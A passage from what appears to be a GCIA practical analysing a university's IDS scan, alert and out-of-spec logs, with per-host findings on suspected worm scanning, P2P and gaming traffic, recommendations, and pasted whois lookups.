Mar 19 23:50:13 SYN scan MY.NET.190.92 4476 144.118.234.142 445 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4459 134.115.161.36 445 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4479 134.115.70.153 445 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4475 129.78.153.207 445 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4468 218.158.32.71 135 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4370 219.204.84.171 135 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 3532 219.113.156.162 445 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4369 152.3.135.204 445 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4564 130.132.147.200 445 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4546 132.236.5.77 445 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4385 129.81.249.59 135 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 3540 152.3.54.252 135 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4379 129.81.105.58 135 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 3549 129.78.197.33 445 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4375 129.81.177.250 135 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4576 130.132.99.6 445 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4559 152.3.240.248 445 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4573 130.132.238.211 445 ******S*
```

Since there are also port 5000, 139 and 6667 involved (although in lower amounts), and compared to the date of the logs, I would speculate that this could be a variant of the Agobot/Gaobot worm. However too little information could be found on the scanning logic to be sure, although I was able to find good write-ups of the worm (Source: 38 and 54).

Correlations: similar scans where analyzed in my GCIA practical in Detect 2.

Recommendations: The host needs to be taken offline for forensics. Once it is restored properly, an Antivirus product should be installed with the latest virus signatures. Although no evidence could be found in the logs, investigate if any other internal host was affected by the infection. Also turn off any unnecessary service at the perimeter (Firewall, border router).

MY.NET.66.17

Destination Port	Count
445	501862
135	500531
8080	1348
137	1
80	1

This host presents some of the same symptoms and is subject most probably to the same vulnerabilities as the previous hosts. The logs show massive scanning for 135/TCP and 445/TCP with timestamps that are too close for normal traffic. This host is also most probably infected with some MSRPC worm. However based on the available data it is not possible to determine which MSRPC worm this could be. If I had to speculate as above, I would say a variant of the Gaobot/Phatbot Worm as mentioned in the previous entry. I also noted quite some activity on port 8080, which was higher then the one noted on the previous host, this traffic is going to a single host 10.10.10.10, possibly a proxy server**.**

MY.NET.1.4

Two hosts of interest were discovered here:

68.55.61.152 (resolving to pcp02893708pcs.catonv01.md.comcast.net) is responsible for the majority of the traffic, which is in fact outbound UDP traffic on port 53 (Count: 293775). So I checked the timestamps of the traffic in question. It looks that this cable user is being probed by MY.NET.1.3 as well as MY.NET.1.4 at regular intervals on port 53/UDP. The reason why I think this is normal are the constant source ports (32788 for the probes on MY.NET.1.3 and 32783 for the probes on MY.NET.1.4) as well as the timestamps.

65.107.99.68 (resolves to 65.107.99.68.ptr.us.xo.net) as I browsed to it turns out to be a web server from the Odyssey school in Maryland. This server is probing the MY.NET.1.4 at regular interval for NTP services. This seems to be normal traffic.

Correlations: Andrew Evans has analyzed the same kind of traffic in his practical and has had the same results and conclusions (Source: 52).

Recommendations: I would recommend making sure that the DNS probes to 68.55.61.152 are indeed legitimate traffic.

MY.NET.153.174

This host has scanned aggressively outbound for 135/TCP. This accounted for around 99 % of the scan traffic seen from this host. This host should be investigated for a possible worm infection:

Destination Port	Count
135	231833
80	15
5190	3

Based on the available data it is not possible to conclude which MSRPC worm we are dealing with. MSRPC has been the target of a large number of worms since the DCOM vulnerability in MSRPC was announced (Source: 53)

Recommendations: The host should be investigated for MSRPC worm infections and cleaned accordingly. Make sure the host has an Antivirus product installed with the latest virus signatures. Also make sure that port 135/TCP is blocked at the firewall, border router.

MY.NET.110.72

This host seems to be hosting an online game. There are a lot of connections coming in from the Internet to this internal host.

Source Port	Count
8767	134156
12203	37365
12300	13515

Port 8767 is a port used by Teamspeak: “TeamSpeak is an application which allows users to talk to eachother over the Internet and basically was designed to run in the background of online games (...)” (Source: 55 and 56)

Port 12300 and 12203 UDP seem to be used by a Medal of Honor variant called Spearhead, as found in an article called “Spearhead ports for use behind routers” (Source: 57)

Recommendations: I am not sure whether the current security policy allows online gaming to be practiced on the UGCIA internal resources. If not, the host should be cleaned of any gaming software. Also the ports described should be blocked at the firewall/border router.

MY.NET.153.30

The reason why this host figures among the top ten seems to be caused by one source port:

Source Port	Count
1770	93802

Port 1770 is attributed to bmc-net.svc (Source: 46). BMC is a producer of Network and System Monitoring Management Software. It looks like this is a monitoring station of UGCIA. I checked some of the destinations: 130.91.138.123 resolves to jychoy.ctt.upenn.edu, 24.100.156.190 resolves to CPE0045a92d3e5-CM400049318749.cpe.net.cables.rogers.com. They are a university, and two CPE units, or Customer Premisses Equipment (Source: 58), which usually are entry points of a customer's network.

Recommendations: The list of destination IP's is too long to check all of them, make sure that the host is indeed a monitoring station. If not, take the host offline for further investigations and/or forensics.

MY.NET.82.15

Here are the top results of a query on the ports requested on the server:

According to the ports database, port 8888 is used by Napster, but since recent changes Napster is no longer popular, so I would rather speculate this port to belong to either an online game such as Ultima Online or Unreal Tournament, or the host is infected with the Axatak cracker: W32.Axatak is a password stealer, infected hosts allow unauthorized access on ports 8888-8889 (Source: 46)

Recommendation: this host needs to be investigated for a possible compromise, and/or infection. If it is gaming software, make sure the UGCIA security policy allows such software to be used on university assets. If not, I would suggest blocking the ports used at the firewall/perimeter.

MY.NET.34.14

Destination Port	Count
25	85707
113	1302

The majority of traffic observed from this host is port 25/TCP traffic as well as port 113/TCP. Port 25 is for SMTP (Mail services). SMTP uses the IDENT protocol for authentication purposes. Based on this, one can speculate that this host is providing some kind of mail service for the University.

MY.NET.98.24

This host figures among the top ten talkers because of its high amount of TCP port 22321 traffic, as source port and destination port. Further investigation also showed that the majority of the traffic is caused between MY.NET.98.24 and a Korean host 218.148.221.7 (Count: 60707). According to the ports database (Source: 46), this port is used by Wnn6 (Taiwanese Input). Some research on Google gave me some more information: Wnn6 is a Japanese Kana-Kanji conversion system. Basically this seems to be a linguistic conversion program. It could that this host is involved in Japanese linguistic studies. (Source: 59)

Recommendations: I would recommend due to the high amount of logs involved to double check if this is really legitimate traffic. It is hard to tell from the information provided.

Top 10 Destination IP's

Destination IP	Count
69.6.57.9	75607
69.6.57.8	75563
69.6.57.10	75132
69.6.57.7	74917
192.26.92.30	58077
192.48.79.30	44394
203.20.52.5	41192
192.5.6.30	36114
128.194.254.5	34117
128.194.254.4	33695

69.6.57.x network

These destinations IP's belonging to Wholesalebandwidth, Inc. (Source: 60) seem to be providing DNS services to the UGCIA university (Port 53 traffic has a count of 301219). Internal hosts MY.NET.1.3 and MY.NET 1.4 are responsible for the largest part that had already been noticed as well in the top source IP talkers section above.

192.26.92.30/ 192.48.79.30/192.5.6.30

These hosts belong to Verisign. This host also seems to provide DNS services for UGCIA hosts MY.NET.1.3 and MY.NET.1.4. Only port 53/TCP traffic was seen to these hosts. Possibly we are dealing with DNS zone transfers here which would explain why we are seeing this traffic.

Recommendations: Should this not be legitimate DNS traffic, investigate the host for malicious activity.

203.20.52.5

This is a host registered to: Andrew Champagne in Springfield, MA.

There is no name resolution possible on that IP address. The Netblock belongs to Net Access Corporation info on IP routing Lookup (Source: 61)

Only port 53/UDP traffic to that host was observed from MY.NET.1.3 and MY.NET.1.4. It is very probable that this is just regular DNS traffic as we have seen on several occasions with these two internals hosts.

128.194.254.5/128.194.254.4

These 2 IP's are name servers of the Texas A&M university (resolves to ns1.tamu.edu and ns2.tamu.edu and also provide port 53 services to MY.NET.1.3 and MY.NET.1.4. There is no indication on the basis of the available logs to think that this is malicious traffic.

OOS traffic analysis

OOS packets, abbreviation for Out-of-Spec, are packets that have abnormal flags in their packets. I have chosen to analyze source and destination IP's by Top ten as in the previous sections.

Top 10 Source IP's

Source IP	Count
68.54.84.49	1052
80.243.1.199	108
66.225.198.20	94
67.72.78.212	94
MY.NET.208.218	90
67.114.19.186	77
80.26.76.227	58
68.122.128.1	52

138.88.109.100	44
35.8.2.252	31

68.54.84.49

This is a Cable modem user (resolves to pcp01741335pcs.howard01.md.comcast.net) was probably checking his mail by POP3 (port 110) on the UGCIA host MY.NET.6.7. The packets sent are SYN packets with the ECN bits set. Explicit Congestion Notifications are usually set by routers, when they experience congestion on the network. RFC3168 (Source: 61) introduced this, to avoid the possibility of dropping packets. These bits can sometimes also indicate network quality problems and not necessarily on congestion, something I have experienced for many years administrating a large WAN Frame Relay network with Cisco routers (they were called Forward Explicit Congestion Notifications and Backwards Explicit Congestion notifications). As you will see in the next sections, every host that sends such packets are flagged and recorded in the OOS logs.

80.243.1.199

This host (silicon-gw.compnet.ru) seems to have accessed MY.NET.24.34 (Count: 49), MY.NET.6.7 (Count: 51), and MY.NET.24.44 (Count: 8) on port 80 several times with the ECN bits set (Source: 61). This activity was recorded in the OOS logs from Mar 22 03:59:26.216223 till Mar 22 04:08:11.493090. This could have been malicious activity, however there is not enough information available to draw conclusions.

Correlations: No entries found on the host in the scan and alert logs. Mynetwatchman and Dshield had no reports on this host.

66.225.198.20/67.72.78.212

These hosts accessed the MY.NET.12.6 several times on port 25. The ECN flags are also set together with the SYN flag (Source: 61). It is possible that the MY.NET.12.6 is a mail server. The timestamps do not give much evidence, if it is a scan, the scan is at random intervals from 2 seconds up to 4 minutes, and thus very slow, possibly to avoid detection by an IDS.

Correlations: The scan logs contained (*SYN scan (Externally-based)*) from 67.72.78.212 and 66.225.198.20 on port 25 recording the same probably non-malicious traffic. No incidents could be found on these hosts on Dshield and Mynetwatchman.

MY.NET.208.218

This internal host has made follow connections to:

MY.NET.24.34 on port 80 (Count: 46)
MY.NET.12.7 on port 443 (Count: 40)
MY.NET.12.2 on port 25 (Count: 3)
MY.NET.1.3 on port 53 (Count: 1)

All had the SYN flag and ECN bits set (Source: 61) which is probably the reason why they appear in the OOS logs.

Correlations: Alert and Scans logs did not contain any records on MY.NET.208.218. The log database was queried on MY.NET.24.34 as a destination, only connection on port 80 were seen, this is probably a Web server (this host had already been seen in the Alerts section *Possible Trojan Activity*). MY.NET.12.7 is providing several services including Web (port 80) and SSL (Secure Socket Layer) secure Web services as well as other ports, this will be discussed in the section where MY.NET.12.7 has been noticed as one of the top 10 talkers as a destination IP. MY.NET.12.2 was seen communicating to MY.NET.208.218 on port 25 on three counts. Other ports seen from that destination in the OOS logs were also port 465 (Source: 46), which is the SMTP over SSL protocol.

Note on MY.NET.12.2: More worrying is the discovery that there were several attempts on port 6129/tcp seen from several externals host onto that server (Count: 12). That port is usually associated with Dameware (Source: 62) Dameware Mini Control server has had several vulnerabilities in the past (Source: 63, 64, 65, 66, 67). Also the Gaobot/Phatbot worm that was already seen on the internal network uses these flaws in the product as well, so I would recommend checking the host out as well. There were also a number of connections to port 4899/TCP seen onto that same host (Count: 20). Port 4899/tcp is often associated with Famatech Remote Administrator. Although this program is often used for legitimate purposes, the 'Radmin' software is also popular with hackers who used this program as a backdoor and has been subject to vulnerabilities that could lead to server access (Source: 68). Finally some connections from the internal host to an external host on port 4911 (Count: 108) and to another external hosts on port 4185 (Count: 8). These ports falls within the range defined to Imesh (Another P2P software) (Source: 62). In short, there was enough suspicious activity seen to put this host on the checking list. Also block all unnecessary services at the perimeter (Firewall/Border Router)

67.114.19.186

This host (resolves to adsl-67-114-19-186.dsl.plnt13.pacbell.net) connected to port 80 on MY.NET.24.44 with the SYN Flag as well as the ECN bits set. I think this user simply accessed an UGCIA web server: http://www.gl.umbc.edu/web.

Correlations: Alert files did not contain any more activity from this host. Dshield and Mynetwatchman have no incident reports on this host. Scan logs contained *SYN scan (Externally-based)* scans on port 80 to that internal host, the timestamps though are to far away to be malicious, there is about one connection per hour (Every half past the hour) to that web server. The reason for that is not clear, although the process must be automated in some way to have those timestamps.

80.26.76.227

This user seems to connect to MY.NET.70.164 on port 4662. Port 4662 is a port used by Emule/EDonkey, P2P software programs (Source: 46)

Correlations: This activity was also recorded in the scan file as SYN scan (Externally-based) to port 4662 as well. I also queried the database on MY.NET.70.164 as a source IP, this host has dozens of entries in the scan file as a source IP as well with source/destination port 4662, another indicator for P2P usage. The alert file contained entries as well for this internal host.

Example from the scan log:

```
Mar 19 16:20:51 SYN scan (Internally-based) MY.NET.70.164 2365 66.93.249.232 4662
******S*
```

Example from the alerts log:

```
Mar 16 09:23:10.789007 High port 65535 udp - possible Red Worm – traffic MY.NET.70.164
4672 65.25.233.39 65535
```

Recommendations: Investigate the host for P2P usage and take appropriate actions to prevent P2P usage in the light of the RIAA mentioned before. Block port 4662 at the firewall/border router.

68.122.128.1

This host (resolves to adsl-68-122-128-1.dsl.sndg02.pacbell.net) is accessing MY.NET.12.4 on POP3 (Port 110). Possibly this server is providing mail services.

Correlations: Dshield and Mynetwatchman had no inciden reports on these hosts. The alerts files contains (107 entries) with the same activity

Example: `Mar 16 00:15:29.853849 Null scan! 68.122.128.1 15131 MY.NET.12.4 110`

The Scan files also contain this activity: *NULL scan (Externally-based)* and *SYN scan (Externally-based)*

The packets contain no flags, reason why it triggered the NULL scan and probably the reason why it got recorded in the OOS logs. TCP packets without flags are often used for OS fingerprinting purposes (See section above on *Null Scans*) but I do not think that is the case here, there are far too many packets on one single host here to simply look for an OS, this creates to much noise as we saw and got spotted by the UGCIA NIDS. I think this could be a possible bad TCP stack implementation. But there is not enough information available to be sure.

138.88.109.100

This host (pool-138-88-109-100.res.east.verizon.net) accessed three internal hosts: MY.NET.29.3 (on port 80), MY.NET.24.34 (on port 80), MY.NET.12.7 (on port 443). The flags are SYN and ECN bits 1 and 2 set (see above). This is the reason why they appeared as Out-of-Spec packets. Possibly the source is a router which sets these flags. The activity in itself does not appear to be malicious.

Correlations: Alert files did not contain any entries on this activity. The scan logs contained *SYN scan (Externally-based)* entries for these two hosts involved. Dshield and Mynetwatchman did not contain any incidents.

35.8.2.252

This host (resolves to mdlv2.h-net.msu.edu) connected several times to MY.NET.12.6 on port 25, possibly the internal host is providing mail services. The SYN flags as well as the ECN bits were set reason for which they appeared in the OOS logs.

Correlations: Alert logs did contain any further entries on this host. The scan logs also recorded the activity with *SYN scan (Externally-based)*. Dshield and Mynetwatchman did not contain any incident reports on the host. The scan files contained 50 entries on outbound port 25 connections, which would support the theory of a possible mail server.

Top 10 Destination IP's

Destination IP	Count
MY.NET.6.7	1139
MY.NET.12.6	552
MY.NET.24.44	224
MY.NET.24.34	142
MY.NET.12.7	65
MY.NET.12.4	64
MY.NET.70.164	59
MY.NET.34.14	42
MY.NET.84.203	31
MY.NET.24.47	30

MY.NET.6.7

This host seems to be providing POP3 mail services (Port 110, Count: 1052) as we had discussed source IP 68.54.84.49 in the previous section. Also port 80 traffic was seen to MY.NET.6.7 (Count: 87) from 195.179.127.251 (IP belonging to a company called Distefora in Germany, no DNS record of this) Packets seen had the SYN and ECN bits set (Source: 61), reason why the host appears in the OOS logs.

Correlations: Scan and Alert logs did contain any correlations for this traffic.

MY.NET.12.6

This host seems to be providing SMTP services (port 25, Count: 552). Packets seen had the SYN and ECN bits set (Source: 61). It is likely that this host is providing SMTP services.

Correlations: the Alerts files contained several entries *TCP SMTP Source Port traffic* to the internal host on port 25 (Count: 23)

MY.NET.24.44

This host seems to be providing Web services (port 80, Count: 224). Packets seen had the SYN and ECN bits set (Source: 61)). One of the top talkers had already been observed as a source IP (67.114.19.186, Count: 77), please refer to the 67.114.19.186 section in the Top 10 Source IP's.

Correlations: several alerts in the alert logs support this*: NMAP TCP ping!* (to destination port 80) and *High port 65535 tcp - possible Red Worm – traffic*.

There is no indication of malicious traffic to this host based on the available information.

MY.NET.24.34

This host seems to be providing Web services (port 80, Count: 142). Packets seen had the SYN and ECN bits set (Source: 61).

The source IP's are all from the external network except for one: MY.NET.208.218 (Count: 46), refer to section MY.NET.208.218 for more details.

Correlations: The alert logs contained several alerts to his host: *EXPLOIT x86 NOOP, NMAP TCP ping!, High port 65535 tcp - possible Red Worm – traffic* and *Possible trojan server activity*. These are all most like normal port 80 connections to this internal host. The scans log contained also connection to this host: *SYN scan (Externally-based)*, *NOACK scan (Externally-based)* and *UNKNOWN scan (Externally-based)*. These could be malicious but it is not possible to support this theory only on the basis on weird flag combinations.

MY.NET.12.7

This host seems to be providing SSL (port 443) services (Count: 64). Connections were made from 138.88.27.251(Count: 11), MY.NET.208.218 (Count: 40) and 138.88.109.100 (Count: 14)

Packets seen had the SYN and ECN bits set (Source: 61)

The external IP's belong to Verizon.

This does not seem to be suspicious traffic, but there is more information needed to be sure.

Correlations: Dshield and Mynetwatchman did not have any reports on the two hosts. There are some entries in the alert logs, which are most likely false positives: *High port 65535 tcp - possible Red Worm – traffic* (see more details in the alerts discussion section), and *EXPLOIT x86 NOOP* (see above). Several connections to port 80 and 443 were also seen in the scan log files.

MY.NET.12.4

This host seems to receiving several POP3 connections (port 110). Possibly this host is a mail server. The OOS packets had no flags at all, reason for which they were recorded as such. Most of these connections originated from 68.122.128.1 (adsl-68-122-128-1.dsl.sndg02.pacbell.net). Based on the available information, I do not think that this traffic was malicious, but more information is needed to be sure

Correlations: Dshield and Mynetwatchman did not have any activity on that top talker. The alert log files contained Null scan! entries for this activity, which triggered due to the absence of any flags. The scan log files contained some *SYN scan (Externally-based)*, in this case the source IP had the SYN packet flag when communicating to MY.NET.12.4. This is strange but I do not have enough information to draw any conclusion as to why in once instance the communication on port 110 contained SYN packets and why not in the other instance.

MY.NET.70.164

Destination ports seen on this host are 4662 (Count: 58) and 6881 (Count: 1)**.** The source IP responsible for this was 80.26.76.227, already seen as a suspicious Source IP in the OOS logs (See above). Additionally, the 6881 port is associated with Big Torrent.

Correlations: The alert logs recorded Null scan! Alerts on this activity, the scan logs contained *INVALIDACK scan (Externally-based)* scan logs (Count: 261) which had weird flags: 12UAPRS*.

Recommendations: investigate the internal host on P2P traffic and take appropriate measures.

MY.NET.34.14

The requested services in the OOS logs from this host are SMTP (Port: 25, Count: 12) and Identd (port: 113, count: 30). Identd, running on port 113, a process needed to determine the owner of a connection.(Source: RFC 1415,2810 to 2813). The flags were SYN and ECN bits are set

Correlations: The alert log contains several alerts on the same services: *SUNRPC highport access!* triggered because the IDS caught the traffic in the wrong direction., MY.NET.34.14 itself which opened a connection on port 25 to a remote host, resulting in the false positive. The same thing happened with the High *port 65535 tcp - possible Red Worm – traffic alert* where our internal host connected to an external host on port 25. The scan logs also contained entries for this traffic*: SYN scan (Externally-based)* with destination port 25 and 113.

MY.NET.84.203

We have already seen suspicious activity from this host in the alerts Top talker discussion. The OOS files also report activity to this host from 81.53.176.28 (resolves to Aclermont-Ferrand-108-1-8-28.w81-53.abo.wanadoo.fr) and it seems that the host might be using Emule (port 4662, Count: 31).

Correlations: Alert logs contain no events for this traffic. The Scans log file has entries for this traffic: *SYN scan (Externally-based)* to port 4662 on MY.NET.84.203.

Recommendations: This host should be investigated for P2P/Emule traffic/activity.

MY.NET.24.47


The only interesting traffic in the OOS logs that I could see from his host was FTP traffic (Port: 21, Count: 6).Packets seen had the SYN and ECN bits set (Source: 61). Source IP was 64.91.254.110 (belongs to liquidweb). It is possible that this host is a FTP server.

Correlations: The alerts log files recorded FTP traffic*: FTP passwd attempt* from an external host 81.249.92.3 (resolves to AstDenis-101-1-2-3.w81-249.abo.wanadoo.fr) to MY.NET.24.47. The scans files also recorded FTP traffic to our host: from external IP 64.91.255.153 to MY.NET.24.47 on port 21 (*SYN scan (Externally-based)*, Count: 1052)

Recommendations: Since external hosts are accessing internal resources, I would make sure that this is authorized. If this is a public FTP server, a strong password policy should be enforced. Also make sure the FTP software installed has all the necessary patches.

Link Graph

This link graph is a summary of high priority issues/suspicious traffic to visualize the situation (made with Visio):



Lookup on five external sources

Tool used: Sam Spade

61.129.45.60
Reason: Large scanning and suspicious activity to internal hosts

```
inetnum:          61.129.45.48 - 61.129.45.83
netname:          null
descr:            null
country:          CN
admin-c:          WQ58-AP
tech-c:           WL371-AP
mnt-by:           MAINT-CHINANET-SH
changed:          wanglin@shaidc.com 20040413
status:           ASSIGNED NON-PORTABLE
source:           APNIC

person:           Wang Qing
address:          6F,380 Fushan Road,Shanghai   200122
country:          CN
phone:            +86-21-68761255-807
fax-no:           +86-21-68761255-805
e-mail:           wanglin@shaidc.com
nic-hdl:          WQ58-AP
mnt-by:           MAINT-CN-SHTELE-XINCHAN
changed:          wanglin@shaidc.com 20021007
source:           APNIC
```

```
person:          Wang Lin
address:         6F,380 Fushan Road,Shanghai   200122
country:         CN
phone:           +86-21-68761255-807
fax-no:          +86-21-68761255-805
e-mail:          wanglin@shaidc.com
nic-hdl:         WL371-AP
mnt-by:          MAINT-CN-SHTELE-XINCHAN
changed:         wanglin@shaidc.com 20021007
source:          APNIC
```

63.250.205.21
Reason: inbound TFTP

```
OrgName:         Yahoo! Broadcast Services, Inc.
OrgID:           YAHO
Address:         701 First Avenue
City:            Sunnyvale
StateProv:       CA
PostalCode:      94089
Country:         US

NetRange:        63.250.192.0 - 63.250.223.255
CIDR:            63.250.192.0/19
NetName:         NETBLK2-YAHOOBS
NetHandle:       NET-63-250-192-0-1
Parent:          NET-63-0-0-0-0
NetType:         Direct Allocation
NameServer:      NS1.YAHOO.COM
NameServer:      NS2.YAHOO.COM
NameServer:      NS3.YAHOO.COM
NameServer:      NS4.YAHOO.COM
NameServer:      NS5.YAHOO.COM
Comment:         ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:         1999-11-24
Updated:         2003-05-06

TechHandle:      NA258-ARIN
TechName:        Netblock Admin
TechPhone:        +1-408-349-3300
TechEmail:       netblockadmin@yahoo-inc.com

OrgTechHandle    NA258-ARIN
OrgTechName:     Netblock Admin
OrgTechPhone:    +1-408-349-3300
OrgTechEmail:    netblockadmin@yahoo-inc.com
```

61.48.11.22
Reasons: Null scans and High 65535 Traffic possible Red Worm

```
inetnum:     61.48.0.0 - 61.51.255.255
netname:     CNCGROUP-BJ
descr:       CNCGROUP Beijing province network
descr:       China Network Communications Group Corporation
descr:       No.156,Fu-Xing-Men-Nei Street,
descr:       Beijing 100031
country:     CN
admin-c:     CH455-AP
tech-c:      SY21-AP
mnt-by:      APNIC-HM
mnt-lower:   MAINT-CNCGROUP-BJ
changed:     hm-changed@apnic.net 20031017
```

```
status:         ALLOCATED PORTABLE
source:         APNIC

role:           CNCGroup Hostmaster
e-mail:         abuse@cnc-noc.net
address:        No.156,Fu-Xing-Men-Nei Street,
address:        Beijing,100031,P.R.China
nic-hdl:        CH455-AP
phone:          +86-10-68019956
fax-no:         +86-10-68019958
country:        CN
admin-c:        CH444-AP
tech-c:         CH444-AP
changed:        abuse@cnc-noc.net 20031016
mnt-by:         MAINT-CNCGROUP
source:         APNIC

person:         sun ying
address:        Beijing Telecommunication Administration
address:        TaiPingHu DongLi 18, Xicheng District
address:        Beijing 100031
country:        CN
phone:          +86-10-66198941
fax-no:         +86-10-68511003
e-mail:         suny@publicf.bta.net.cn
nic-hdl:        SY21-AP
mnt-by:         MAINT-CHINANET-BJ
changed:        suny@publicf.bta.net.cn 19980824
source:         APNIC
```

81.178.225.97
Reason: Suspicious activity to MY.NET.153.80

```
inetnum:        81.178.225.64 - 81.178.225.127
netname:        pipex-dsl-g01
descr:          ADSL dynamic IP address pool
country:        GB
admin-c:        MC1269-RIPE
tech-c:         JW698-RIPE
tech-c:         DG5477-RIPE
status:         ASSIGNED PA
mnt-by:         PIPEX-MNT
changed:        johnw@pipex.net 20030910
source:         RIPE
remarks:        INFRA-AW

route:          81.178.0.0/15
descr:          PIPEX Internet
origin:         AS25346
mnt-by:         PIPEX-MNT
source:         RIPE
changed:        johnw@pipex.net 20030630

person:         Mark Cook
address:        Pipex Internet Ltd
address:        1 Meadway Court
address:        Rutherford Close
address:        SG1 2EX Stevenage
address:        UK
phone:          +44 1438 758738
fax-no:         +44 8702 434440
e-mail:         lir@pipex.net
```

```
nic-hdl:        MC1269-RIPE
mnt-by:         AS1849-MNT
changed:        davids@uk.uu.net 20010813
changed:        stephenb@uk.uu.net 20020425
source:         RIPE

person:         David Gethings
address:        PIPEX Internet Ltd
address:        4 Falcon Way
address:        Shire Park
address:        Welwyn Garden City
address:        UK
phone:          +44 1707 299530
fax-no:         +44 8702 434440
e-mail:         davidg@pipex.net
nic-hdl:        DG5477-RIPE
mnt-by:         PIPEX-MNT
changed:        stephenb@uk.uu.net 20001113
changed:        davidg@pipex.net 20030514
changed:        davidg@pipex.net 20030516
remarks:        Complaints should be sent to abuse@dsl.pipex.com
remarks:        Any complains sent directly to me will be deleted
source:         RIPE

person:         John Whyte
address:        Pipex Internet Ltd
address:        Falcon Gate
address:        Falcon Way
address:        Shire Park, Welwyn Garden City
address:        UK
phone:           +44 01717 299534
fax-no:         +44 8702 434440
nic-hdl:        JW698-RIPE
e-mail:         johnw@pipex.net
changed:        johnw@pipex.net 20030121
mnt-by:         PIPEX-MNT
remarks:        Complaints should be sent to abuse@dsl.pipex.com
remarks:        Any complains sent directly to me will be deleted
source:         RIPE
```

80.26.76.227
Reason: Possible P2P traffic observed

```
inetnum:        80.26.0.0 - 80.26.127.255
netname:        RIMA
descr:          Telefonica de Espana SAU
descr:          Red de servicios IP
descr:          Spain
country:        ES
admin-c:        AFG2-RIPE
admin-c:        JB986-RIPE
tech-c:         FLT14-RIPE
status:         ASSIGNED PA
remarks:     ****************************************************
remarks:     For ABUSE/SPAM/INTRUSION issues
remarks:     PLEASE CONTACT THROUGH LINK
remarks:     http://www.telefonicaonline.com/nemesys/
remarks:     or send mail to nemesys@telefonica.es
remarks:     any mail to adminis.ripe@telefonica.es will be ignored
remarks:     ****************************************************
notify:         adminis.ripe@telefonica.es
mnt-by:         MAINT-TdE
```

```
changed:       adminis.ripe@telefonica.es 20030923
source:        RIPE

route:         80.26.64.0/18
descr:         Telefonica Data Espan~a
origin:        AS3352
mnt-by:        MAINT-AS3352
mnt-routes:    MAINT-AS3352
mnt-lower:     MAINT-AS3352
changed:       administracion.ripe@telefonica-data.com 20010717
changed:       administracion.ripe@telefonica-data.com  20020118
changed:       administracion.ripe@telefonica-data.com  20020313
source:        RIPE

person:        Antonio Fuentes
address:       TELEFONICA DE ESPANA
address:       Emilio Vargas, 4
address:       28043-MADRID
address:       SPAIN
phone:         +34 91 5846497
fax-no:        +34 91 5842650
remarks:     ****************************************************
remarks:     For ABUSE/SPAM/INTRUSION issues
remarks:     PLEASE CONTACT THROUGH LINK
remarks:     http://www.telefonicaonline.com/nemesys/
remarks:     or send mail to nemesys@telefonica.es
remarks:     any mail to adminis.ripe@telefonica.es will be ignored
remarks:     ****************************************************
e-mail:        adminis.ripe@telefonica.es
nic-hdl:       AFG2-RIPE
mnt-by:        MAINT-TdE
notify:        ah@telefonica.es
changed:       ah@telefonica.es 20020225
changed:       adminis.ripe@telefonica.es 20020530
source:        RIPE

person:        J Benet
address:       TELEFONICA DE ESPANA
address:       Emilio Vargas, 4
address:       28043-MADRID
address:       SPAIN
phone:         +34 91 5846497
fax-no:        +34 91 5842650
remarks:     ****************************************************
remarks:     For ABUSE/SPAM/INTRUSION issues
remarks:     PLEASE CONTACT THROUGH LINK -->
remarks:     http://www.telefonicaonline.com/nemesys/
remarks:     or send mail to nemesys@telefonica.es
remarks:     any mail to adminis.ripe@telefonica.es will be ignored
remarks:     ****************************************************
e-mail:        adminis.ripe@telefonica.es
nic-hdl:       JB986-RIPE
